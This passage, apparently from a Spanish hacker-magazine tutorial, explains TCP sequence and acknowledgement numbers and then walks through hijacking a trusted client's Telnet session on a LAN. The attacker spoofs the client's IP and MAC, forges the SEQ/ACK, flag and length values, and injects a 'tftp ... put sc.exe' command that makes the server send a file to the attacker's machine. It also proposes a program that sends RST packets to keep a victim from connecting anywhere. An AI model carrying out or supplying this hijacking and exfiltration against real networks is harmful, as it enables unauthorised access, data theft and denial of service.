R: Pues además de darle un *cuchufrucu* porque le birlaron la sesión por la cara, su máquina podría mostrar errores de conexión (cosa que tampoco es para alarmarse, puede ser un simple error de conexión, algo que es bastante frecuente y que si no es muy repetitiva, no produce muchas alarmas)

¿Podría el Cliente reconectarse?

R: SI, pero a nosotros eso nos dará igual, para el servidor será otra nueva sesión, autorizada y establecida, de tal forma que el verdadero cliente seguirá "*haciendo sus cosas*" y nosotros "*las nuestras*"

¿Y si el server nos desconecta a nosotros o perdemos la conexión por otros motivos?

R: Pues que tendremos que volver a robarla, la sesión perdida no se podrá reutilizar porque el server la dará por finalizada.

Deberías de tener MUY CLARO como se negocia y establece una sesión "*normal*" TCP, lo del ***saludo de tres vías***, las señales (***Flags***), ***puerto origen, puerto destino, Ip origen, Ip destino*** y lo más importante:

- ***Los números de secuencia y asentimiento***

Para "*los no iniciados*" haré una pequeña, pequeñísima revisión de todo ello, muy simplificada y con determinadas abreviaturas que usaré para que sea más cómoda su lectura:

Una conexión TCP esta definida únicamente por cuatro parámetros:

- La dirección IP del emisor (el que inicia la conexión)
- La dirección IP del receptor (el que recibe la conexión)
- El puerto TCP del emisor
- El puerto TCP del receptor.

El mecanismo que utiliza TCP/IP para saber si debe o no debe aceptar un paquete esta basado en comprobar una serie de valores en cada paquete, si estos valores son los esperados por el receptor, el paquete es valido, en caso contrario se rechazan

- Todos los paquetes llevan dos números que los identifican:
  - El mas importante en el ***número de secuencia*** o (***NºSEQ***), este número de 32bits indica, el numero de bytes enviados, cuando se crea una conexión, el primer numero de secuencia que se envía se genera de forma aleatoria, es decir el numero de secuencia del primer paquete en una conexión no es 0, este número de secuencia va aumentando al menos en una unidad con cada paquete que se envía, aunque lo normal es que aumente el número de bytes enviados en los paquetes de datos y que aumente uno en los paquetes de control (flags)
  - El otro número ligado al numero de secuencia, es el ***número de asentimiento*** o (***NºACK***), tanto el cliente como el servidor almacenan en este campo el valor del numero de secuencia siguiente que esperan recibir.

Por cada nueva sesión se generan **nuevos y diferentes números de secuencia**, para evitar que dos sesiones simultaneas tengan la misma serie de identificadores.

Aparte de los números *SEQ/ACK (secuencia y asentimiento)* la cabecera de un paquete TCP contiene otros campos, que por el momento no nos preocuparemos de ellos.

¿Cómo se establece una conexión? (Ejemplo de....)

Apertura de una conexión SIN INTERCAMBIO DE DATOS, es decir, sólo la negociación del saludo de tres vías.

Al principio, la **conexión por parte del cliente** esta cerrada (**CLOSED**) y **en el lado del servidor esta en estado de escucha (LISTEN)** en espera de nuevas conexiones.

NOTA. Abreviaturas

Nº_SEQ_CLI	Nº secuencia generado por el cliente
Nº_SEQ_SRV	Nª secuencia generado por el servidor
Nº_ACK_CLI	Nº Asentimiento generado por el cliente
Nº_ACK_SRV	Nº Asentimiento generado por el servidor

1º) El cliente manda el primer paquete y le dice al servidor que sincronice números de secuencia con el **Flag SYN**:

Primer paquete que envía el cliente :

N_SEQ_CLI = aleatorio

Nº ACK_CLI = normalmente es cero

FLAG = **SYN**

Estado de la conexión : SYN-SENT

2º) Cuando el servidor recibe este primer paquete fija su primer número de ACK igual al número de secuencia que recibió del cliente que le acaba de llegar y establece el **flag SYN-ACK** y genera su propio número de secuencia que le devolverá al cliente

Primer paquete que enviará el servidor

Nº_SEQ_SRV = aleatorio

Nº_ACK_SRV = N_SEQ_CLI + 1

FLAG = SYN+ACK (comienza la sincronización de números de secuencia)

Estado de la conexión : SYN-RECEIVED

3º) Cuando el cliente recibe este paquete empieza a reconocer la serie de números de secuencia del servidor:

Paquete que envía el cliente y próximos números de SEQ y ACK que espera recibir el servidor

Nº_SEQ_CLI = Nº_ACK_SRV + 1

Nº_ACK_SRV= Nº_SEQ_SRV + 1

Estado de la conexión: ESTABLISHED

Cuando el servidor reciba este paquete sabrá que se ha establecido una nueva conexión y ambos, cliente y servidor, tendrán los datos suficientes para empezar a intercambiar paquetes de forma fiable.

Ejemplo:

1º) El cliente desea comunicarse con el Servidor, para ello:

A envía **un flag SYN**
Número de secuencia (aleatorio) = 2092
Asentimiento =0

2º) El servidor recibe ese paquete y envía:

Flag SYN+ACK
Número de secuencia (aleatorio) 0143
Asentimiento = 2093 (2092, que recibió del cliente + 1)

3º) El cliente lo recibe y le envía:

Un flag ACK
Número de secuencia = 2093 (que es el asentimiento del servidor)
Asentimiento = 0144 (0143, que es el nº de secuencia del servidor + 1)

¿Qué pasa cuando cliente y servidor se intercambian datos?

R: Pues que los números de secuencia y asentimiento se incrementan como antes, excepto que no será de uno en uno, sino que **se incrementarán en tantas unidades como bytes transmitidos**.

Además, cuando un host desea enviar datos a otro, el campo **flag se establece como PSH+ACK**

¿Cómo se cierra una conexión?

Una conexión se puede cerrar de dos formas:

c) Enviando un paquete con el **flag FIN activo**
d) Enviando un paquete con el **flag RST activo**

Si es el Flag FIN el que se activa, el receptor del paquete se queda en un estado de espera **CLOSE-WAIT y empieza a cerrar la conexión**

Si es el Flag RST el que esta activado, el receptor del paquete cierra la conexión directamente y pasa a un estado **CLOSED liberando todos los recursos asociados a esta conexión**

Pero no queda aquí todo....

Todo paquete IP lleva un número de identificación único que lo distingue de otros, además ese número de identificación puede ser usado tanto por el servidor como por el cliente para "*seguir*" la pista en caso de que se produzca un fenómeno especial en las comunicaciones, la fragmentación.

Si por cualquier motivo, el paquete se ha de fraccionar, para poder reensamblarlo en el destino será preciso reconstruirlo tomando en cuenta el ID de cada paquete y así poder agrupar "*esos trocitos*" en el destino.

El ID es fácil de calcular, puesto que **se incrementa en una unidad por cada paquete que envía un host a otro,** es decir que si se envió como ID 6896, el siguiente será 6897 y así sucesivamente por cada paquete independientemente del número de bytes trasmitidos....

El Ataque IP-Hijacking en nuestro ejemplo

El ataque ***IP-hijacking*** consiste en hacer creer al Servidor Telnet que esta manteniendo una conexión con un cliente autorizado y que los paquetes que esta enviando esta maquina no son validos

Por el contrario, los paquetes que vamos a enviar nosotros (el atacante) SÏ son validos, de esta manera nos apoderamos de una conexión

¿Qué le ocurre al Servidor?

R: Le parece todo normal

¿Qué le ocurrirá al Cliente Autorizado?

R: Pensará que el servidor le ha cerrado la conexión por cualquier razón

¿Qué tenemos que modificar y/o enviar al Servidor?

R: Para poder secuestrar la conexión establecida entre el cliente autorizado y el servidor telnet, tenemos que ser capaces de hacer creer al servidor Telnet que los paquetes del cliente autorizado ya no son válidos.

¿Cómo puede pensar el servidor Telnet que los paquetes del cliente autorizado ya no son válidos?

R: Lo que vamos a hacer es que los números *SEQ/ACK* (*secuencia/asentimiento*) que envía el cliente sean erróneos y entonces el servidor los descartará.

Si... pero.... ¿Cómo?

R: Enviaremos datos adicionales a los paquetes que envía el cliente destinados al Servidor *spoofeando* la IP del Cliente

¿Y con esto qué se consigue? ¿Explica mejor eso de paquetes adicionales?

R: Cuando el Servidor Telnet reciba esos paquetes que aparentemente los envió el Cliente, actualizara sus números ACK, y aceptara estos datos modificados, con los nuevos números *SEQ/ACk* que nosotros hemos forzado

Sigo sin entenderlo, veo las intenciones pero no comprendo en qué afectará eso al cliente

R: A partir de este momento, todos los paquetes que envíe el cliente serán rechazados, ya que esta utilizando los *SEQ/ACK* antiguos, sólo nosotros estaremos en poder de los nuevos....

Aja, estupendo... ¿y luego qué?

R: Una vez que hemos logrado esto, ya esta hecho, ya tenemos el control de la conexión, lo único que tenemos que hacer ahora es calcular los números *SEQ/ACK* de cada paquete que enviemos para que corresponda con lo que espera el servidor.

La última respuesta es "*engañosa*" porque eso de que "*lo único que tenemos que hacer es calcular ....*" puede ser una auténtica pesadilla, hay que conocer "*al dedillo*" los protocolos utilizados, en este caso TCP, IP y Telnet, pero imagina lo que sería suplantar una sesión HTTP o SMB, *ufff un horror, pero se puede, no lo dudes.*

Siendo "*malvados*" también podríamos cerrar todas las conexiones que nos de la gana, en lugar de enviar paquetes que "*continúen*" la conexión, enviamos paquetes FIN o RST con los números de secuencia válidos y *chas... que luego el Cliente lo vuelve a intentar... pues otra vez... y chas de nuevo.... y así hasta que uno de los dos se canse, seguramente el Cliente se pondrá de los nervios.*

Ahora nuestro ejemplo detallado

La práctica que vamos a realizar es la siguiente, vamos a secuestrar una sesión Telnet establecida por un cliente autorizado y le pediremos al servidor que nos transfiera un archivo a nosotros, si se realiza con éxito pasará todo esto:

- El servidor hará lo que le pedimos y nos transferirá el archivo (suponemos que el archivo que nos interesa recibir es uno llamado sc.exe que está en el directorio "*por defecto*"
- El cliente autorizado perderá la conexión que él estableció legalmente
- Nosotros recibiremos el archivo del servidor

Para ello debemos preparar el escenario:

En nuestro **equipo atacante (172.28.0.25)** montamos un **esnifer y un servidor TFTP**

El equipo "de confianza" (172.28.0.50) inicia una sesión telnet contra un servidor

El ***Servidor Telnet*** (***172.28.0.9***) que SOLO acepta la conexiones del equipo de confianza


Resulta que nos encontramos escuchando esa sesión telnet establecida entre los equipos cliente y servidor (172.28.0.50 y 172.28.0.9) desde nuestro equipo atacante (172.280.0.25), pero no podemos iniciar sesión telnet contra el server puesto que ***ni tenemos password ni login,*** y **aun en el caso de que lo averigüemos el Servidor Telnet rechazaría la sesión porque no somos una IP válida para él.**

Entonces, **vamos a secuestrar la conexión** que inició el equipo de confianza, nos haremos pasar por él **y le pediremos al server que nos transmita un archivo a nuestro equipo!!!!!**

Lo primero es activar servidor **TFTPD32** en nuestro equipo, ya sabes utilizaremos el ***tftd32.exe*** que nos enseñó la Revista en sus primeros números, si no dispones de él puedes bajarlo de:

http://www.hackxcrack.com/DELTA/tftpd32e.zip

Lo único que tienes que hacer es modificar "***Base Directory***" para que apunte al directorio donde quieras recibir el fichero que transferirá el server (***Botón Browse***)



Luego ponemos en marcha nuestro esnifer y filtraremos el tráfico telnet (puerto 23 de TCP) para escuchar "*la conversación*" entre el servidor y el cliente autorizado.

Pongamos que nos encontramos algo parecido a esto....

No	Protocolo	Direcciones Físicas	Direcciones IP	Puertos	Difer...
1	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	11,116
2	IP/TCP	Compaq <=> Toshiba	172.28.0.9 <=> 172.28.0.50	23 <=> 1088	0,100
3	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	0,141
4	IP/TCP	Compaq <=> Toshiba	172.28.0.9 <=> 172.28.0.50	23 <=> 1088	0,100
5	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	0,010
6	IP/TCP	Compaq <=> Toshiba	172.28.0.9 <=> 172.28.0.50	23 <=> 1088	0,090
7	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	0,180
8	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	1,192
9	IP/TCP	Compaq <=> Toshiba	172.28.0.9 <=> 172.28.0.50	23 <=> 1088	0,100
10	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	0,190

Hombre esto es poco significativo... se tratan de una serie de paquetes "*pasantes*" es decir, que nuestro esnifer capta y no van dirigidos al propio equipo donde está corriendo (fíjate que el símbolo es < = >, entran y salen de las ip's 172.28.0.50 y 172.280.9 pero ninguna va dirigida exactamente a nosotros

Tampoco sabemos exactamente de qué se trata, solo podemos observar que los puertos a los que el cliente (Toshiba) se conecta con el servidor (Compaq) es el 23.

También vemos el puerto que usa el cliente, el 1088, puerto dinámico y que parece ser que están haciendo "*algo*"

Vamos a "*escudriñar* los tres últimos, podríamos hacerlo de todos, pero para no aburrir.....

De todo ello **nos vamos a fijar en unas cuantas cosas: Identificación, Longitud total del Paquete IP, Nº de secuencia, número de Ack , Bandera-señal flag y Bytes enviados**

Una tablita mejor:

Host Emisor	ID. IP	Longitud total	Nº SEQ	Nº ACK	Flag	Nº de Bytes de datos
Toshiba a Compaq	40674	41	217092584	622309261	PSH+ACK	1 byte
Compaq a Toshiba	34085	57	622309261	217092585	PSH+ACK	17 bytes
Thosiba a Compaq	40675	40	217092585	622309278	ACK	0 bytes

Columna Identificación:

El Toshiba incrementa en una unidad el campo Id. Por cada paquete que envía

El Compaq también lo hace, sólo que como no tenemos más que una entrada no podemos compararlo, pero en caso de que Compaq iniciase una nueva transmisión el valor **ID.IP** de la misma sería 34086 para el ejemplo de la tabla anterior....

Longitud Total,

Esto vale para cualquier dirección que tome el paquete y para todos los paquetes

Suma de 20 bytes de encabezado IP+ 20 bytes de encabezado TCP+ nº bytes de datos

Por qué sumas 20 de encabezados.... ¿siempre son 20?

R: Pues en condiciones normales, SI. El paquete IP serán 20 bytes y TCP también a menos que se utilicen opciones, que no es el caso... por tanto para calcular la longitud total del paquete a enviar habrá que sumar 40 al número de bytes enviados

Nº Seg. Y ACK

Cuando es el Toshiba quien envía pasa lo siguiente:

El número de secuencia del último paquete se incrementa en tantos bytes como bytes de datos enviados desde el propio toshiba

217092585 = 217092584 + 1

También podemos calcular el Nº SEQ como el Nº ACK del paquete anterior recibido de Compaq... es lo mismo

El número ACK del último paquete se incrementa en tantos bytes como bytes recibidos

622309278 = 62230961 + 17

Cuando es el Compaq el que envía pasa lo siguiente:

El número de secuencia es el mismo número de ACK que envió Compaq (622309261)

El número de ACK es el número de secuencia que envío toshiba en el paquete anterior + 1

217092585 = 217092584 + 1

Buahhhh!!!! Menuda rallada, qué comedura de coco....

Vale, **pensemos en el próximo paquete que se debería enviar**....

Si Toshiba le envía un nuevo paquete a Compaq, por ejemplo un ACK con 0 bytes de datos

Id IP = Id Ip +1, es decir 40676 puesto que el último fue el 40675

Longitud total = 20 + 20 +0 , es decir 40

Nº SEQ = 217092585 + 0, es decir 217092585

Nº ACK = 622309278 + 0, es decir 622309278

El flag sería un ACK

El número de bytes enviado cero

Y qué le debería responder Compaq.... pues lo mismo, respondería otro ACK como flag, intercambiando los números de secuencia por los valores del ACK y viceversa, de tal forma que el la próxima transmisión que haga toshiba utilizará el nª ACK como número de SEQ y el número de SEQ como número de ACK

Bien, **entonces enviemos el paquete correcto que ejecute el tftp....**

Toshiba envía a Compaq:

Id IP 40676 (se supone que no se envió ningún nuevo paquete ACK)
Longitud total = 20 +20 + 31 = 71
Nº SEQ = 217092585 + 0
Nº ACK = 622309278 + 0
Flag PSH+ACK
Nº Bytes: 31

Los 31 bytes son: ***tftp –i 172.28.0.25 put sc.exe***

Nota.

Tftp es un cliente que los Windows 2000 y XP llevan "*incorporados de serie*", la sintaxis anterior significa lo siguiente:

Tftp (cliente para el servidor tftpd32 que tenemos a la escucha)

-i el archivo que deseamos transmitir es un archivo binario

172.28.0.25 es la dirección IP del equipo que recibirá el archivo (la del atacante que a su vez tiene a la escucha el servidor de TFTP)

put, le indica al comando tftp que lo que se desea hacer es una transeferencia de archivos desde el equipo hacia la IP indicada, si desearamos "subir" un archivo desde nuestra máquina al servidor telnet, tendríamos que usar get en lugar de put

sc.exe, es la ruta y nombre de archivo a descargar., suponemos que la ruta es el "directorio actual" sino fuese el caso, habría que indicarla, por ejemplo: c:\BBDD\clientes\sc.exe

Si cuentas los caracteres incluidos los espacios, los puntos, las letras y números **suman 30....**

¿Por qué son 31 los bytes a transmitir entonces?

R: Porque faltaría el "*enter*" es decir, el carácter 0D en hexadecimal que equivale al retorno de carro....

¿No decías que el ACK que envía Toshiba se deben sumar los bytes recibidos? Entonces, **¿ No sería 622309278 + 31?**

R: NO. Recuerda que son RECIBIDOS, y en el último paquete recibido de Compaq, se recibieron CERO bytes !!!

¿Y por qué no se incrementa en uno o en 31 el número de secuencia?

R: Porque sólo es así cuando RECIBIMOS un PSH+ACK y en este caso lo estamos ENVIANDO

Luego será Compaq quien recalcule los números de secuencia y ACK correctos y nos los devolverá en el siguiente ACK


En resumen, que cuando utilicemos esta técnica**, lo único que tenemos que hacer es:**

- modificar la Identificación del ID de IP a ID de IP + 1
- El tamaño total del paquete (40 + los bytes que enviemos),
- cambiar el flag a PSH+ACK (valor 18 hexadecimal)
- Recalcular el checksum IP
- Recalcular el checksum TCP
- Añadir los bytes de datos al final del paquete

Si todo fue bien, en el momento que enviemos ese paquete de datos:

- Toshiba no sabrá que le han secuestrado la conexión, simplemente "*se colgará*" la sesión telnet que el estableció "*legalmente*"
- Compaq recibirá "*la orden tftp*" y procederá a ejecutarla, con lo que nos transferirá el archivo deseado
- Compaq enviará paquetes ACK a toshiba después de procesar el paquete que le enviamos desde el equipo atacante y toshiba responderá otros ACK pero no serán válidos puesto que estarán "*anticuados*", comenzará un "*baile*" de ACK's que envía uno y ACK's que envía el otro, como no se ponen de acuerdo en el número de secuencia y en el número de asentimientos ACK, la sesión terminará por quedarse colgada y le aparecerá un mensajito a Toshiba como que ***se ha perdido la conexión con el host....*** **pero nosotros habremos RECIBIDO EL FICHERO EN NUESTRO SERVIDOR TFTP**

Mira esta pantalla de lo que ocurrió al enviar el paquete...



Contrasta la información del paquete enviado con la de nuestro ejemplo....

ID	40676
Total Length	71
Sequence:	217092585
Acknowledgement	622309278
Flags	PSH+ACK
Datos (sombreado)	tftp –i 172.28.0.25 put sc.exe (y un carácter 0D de retorno de línea <CR>)

A ver... lo del círculo rojo... **¿Por Qué aparecen 85 bytes como tamaño del paquete en las líneas inferiores del generador? ¿No habíamos quedado que eran 71?**

R: Porque los otros 14 bytes corresponden al direccionamiento MAC, 6 para la MAC destino, 6 para la MAC origen y 2 bytes para el protocolo siguiente, en este caso IP.

¿Y qué pintan las MAC's aquí?

R: Pues sencillo, para que pueda existir direccionamiento lógico (direccionamiento por IP) es obligatorio que exista direccionamiento físico (direccionamiento por MAC) si no hay MAC origen, MAC destino y tipo de protocolo a usar NO HAY COMUNICACIÓN.

¿Siempre son 14 bytes el direccionamiento MAC?

R: Para redes basadas en Ethernet SI. Siempre son 14 y en ese orden, además como la transmisión es TCP/IP el campo tipo siempre será 08 00, lo que cambiará en cada caso serán las direcciones MAC

Si analizamos los primeros 14 bytes de la captura que tomó el esnifer, verás que son estos valores:

00 10 60 5C 6B 13 00 00 39 C1 6A C2 08 00

Dónde:

00 10 60 5C 6B 13 corresponde a la dirección **MAC del destino** (El servidor Telnet)

00 00 39 C1 6A C2 corresponde a la dirección **MAC del origen** (el cliente autorizado)

08 00 Corresponde al protocolo a utilizar.... **08 00 es IP**

Entonces... además de falsear la IP, predecir los números de secuencia y asentimiento, averiguar los puertos de conexión, etc... ¿Debo falsear también la dirección MAC?

R: SI. Efectivamente, para que el ataque tenga éxito, además de todo lo anterior será preciso suplantar la dirección MAC del equipo


Recordatorio:

Todos los ordenadores guardan en memoria una tabla que relaciona las direcciones IP con las direcciones MAC de los otros ordenadores a los que se conectan, esa tabla puedes verla si ejecutas el comando arp –a desde la shell del sistema.

En el caso de que un equipo no conozca la dirección MAC de otro con el que quiere comunicarse, lo que hará es enviar una petición broadcast (una consulta a todos los equipos de la LAN) algo así como si un host pregunta a todos ¡¡¡ el que tenga la dirección Ip xxx..xxx.xxx.xxx.xxx que me diga cual es su MAC, por favor!!!

Si la IP xxx.xxx.xxx.xxxx existe en la red, le entregará su dirección MAC al ordenador que la pidió y éste último actualizará su tabla de direcciones MAC en su memoria para posteriores usos y así no tener que andar preguntando lo mismo cada vez..., si no existiese ese equipo en la LAN no se podrían comunicar y el paquete de datos no saldría del host emisor....

Por tanto tenemos que los primeros 14 bytes en una transmisión Ethernet son:



Donde el **campo tipo puede ser** uno de los siguientes valores

Tipo	Siguiente protocolo a utilizar
08 00	IP versión 4
08 06	IP ARP
80 35	IP RARP
08 08	Frame Relay ARP
86 DD	IP version 6
08 05	X 25

¿Cómo se construye un paquete TCP/IP al enviarse por una red Ethernet?

R:

- **Primero** se añaden 14 bytes que corresponden a la **cabecera MAC** como acabamos de ver
- **Segundo** se añaden 20 bytes para la **IP**
- **Tercero** de suman otros 20 bytes para **TCP**
- **Y por último** se pegan los **datos a enviar**

Bueno, no siempre es así exactamente, pero para el caso que nos ocupa puede servir.

Hay que reseñar que **esos últimos bytes** (los datos a enviar) **pueden pertenecer a su vez a otros protocolos**, en nuestro caso pertenece al protocolo TELNET, pero podría ser una petición Web (HTTP), una sesión NetBIOS, un FTP, etc...

A esto se le llama **ENCAPSULACIÓN**, cuando se forma el paquete se van añadiendo las cabeceras de los protocolos que intervienen en la comunicación junto con sus datos, al final, tendremos un único paquete con tantos bytes como bytes de datos a enviar + las cabeceras de los protocolos que los transportan.

Como entenderás hay muchas variantes, puede ser UDP en lugar de MAC+IP+TCP, puede ser ARP, etc... todo llegará, por el momento prestaremos atención a las cabeceras y campos que necesitamos modificar para que nuestro *IP-Hijacking* tenga éxito.

¿Qué campos tenemos que modificar de la cabecera IP?

R:

- ***Total Length*** (***Longitud total del paquete***) que será igual a 20 de IP + 20 de TCP + nº bytes enviados

- ***ID. IP, Identificador de paquete***, que será el valor que exista + 1

- ***Source IP, la dirección IP del emisor***, como se trata de suplantar la IP de un equipo diferente, obviamente no debe ser la nuestra sino la del equipo a falsificar***... IP-Spoofing***

- ***Destination IP, la dirección Ip del receptor***, vamos la del servidor Telnet de nuestro caso

- ***Checksum***, mmm esto parece ser complicado... veamos el ***checksum*** es un valor que asegura que la cabecera IP no ha cambiado por errores de transmisión u otros motivos, precisamente este es uno de los escollos a salvar. Sin embargo el campo de verificación ***checksum*** no es un mecanismo de seguridad ante este tipo de ataques, simplemente es un medio que utiliza IP para asegurarse de que lo que se envió es precisamente lo que se recibe en el destino y que no sufrió alteraciones. Es una suma de comprobación.... no te preocupes, cuando llegue el momento, nuestro esnifer será capaz de generar un ***checksum*** correcto para que no haya problemas


¿Tendremos que alterar algunos valores de la cabecera TCP?

R: **SI**, los que nos interesan son:

- ***Source port, Puerto origen*** por el que el host emisor se comunica con el receptor, en nuestro caso, como se trata de una sesión iniciada por un cliente Telnet, será un puerto dinámico (entre 1024 y 5000 para Windows)
- ***Destination port, puerto destino*** por el que el otro extremo escucha, en nuestro ejemplo corresponde al puerto 23 de TCP (TELNET)
- ***Sequence: Es el número de secuencia***, que se calculará tal y como vimos anteriormente.
- ***Acknowledge: Será el número de asentimiento***, idem del anterior.
- ***Checksum***, lo mismo que en IP pero aplicado a TCP, habrá que recalcularlo....
- ***FLAGS***, será un único byte que le dice a TCP si lo que se envía es un ***SYN, ACK, PSH, FIN, RST***, etc... los valores para los flags que necesitamos son:
    - FIN ➔ 01
    - SYN ➔ 02
    - RST ➔ 04
    - ACK ➔ 10
    - SYN+ACK ➔ 12
    - PSH+ACK ➔ 18

    Puede haber más pero con estos nos sobran para lo que buscamos….

Te podré la misma pantalla que antes pero toda completa para que veas que existe el encabezado MAC.



En el centro pegué la captura de pantalla del servidor TFTPD32, observa como se recibieron sin problemas los datos de la ip 172.28.0.9 a la cual NUNCA, NUNCA, NUNCA nos conectamos.

A todos los efectos quien hizo "*algo irregular*" fue el equipo 172.28.0.50

El equipo atacante sólo aparece como "*receptor*" en el segmento de datos, en las conexiones establecidas con el servidor SOLO APARECERÁ la IP del equipo de confianza.

Poco se puede hacer contra esto, aunque se "*cifre*" las sesiones Telnet o cualquier otro tráfico, siempre puede aparecer un "*desalmado*" que secuestre la sesión prediciendo los números de secuencia y asentimiento que un servidor espera recibir de sus clientes, en el ejemplo es sencillo puesto que el atacante está en el mismo segmento de red que cualquiera de las otras dos máquinas, si no fuese así....

¿Se podrá hacer?

R: **SI**. Pero sería un ataque "*a ciegas*", además de predecir los números de secuencia y ACK correspondiente, tendremos que "*imaginar*" que es lo que ocurre, eso es el llamado **Blind Spoof**, técnica complicada donde las haya, pero no imposible.

Dentro de poco a programar sockets en C, si somos aplicados podremos crearnos nuestros propios programas para hacer esto mismo, no creas que es difícil, ni mucho menos, lo más difícil es saber cómo hacerlo y eso lo acabas de aprender. ***Esperaremos con impaciencia los cursos de el_chaman para empezar a enviar paquetes mediante generadores propios...***

Una buena práctica sería un programa que "*rastree*" el último ACK recibido y envíe un RST a la dirección origen... ***una lamerada ya lo sé...*** pero bien montado dejas a cualquier máquina sin posibilidades de conectarse a nada, cada vez que inicia una conexión.... nuestro "*virus*" envía un RST y la cierra.... para volverse loco....

Llegó el momento...

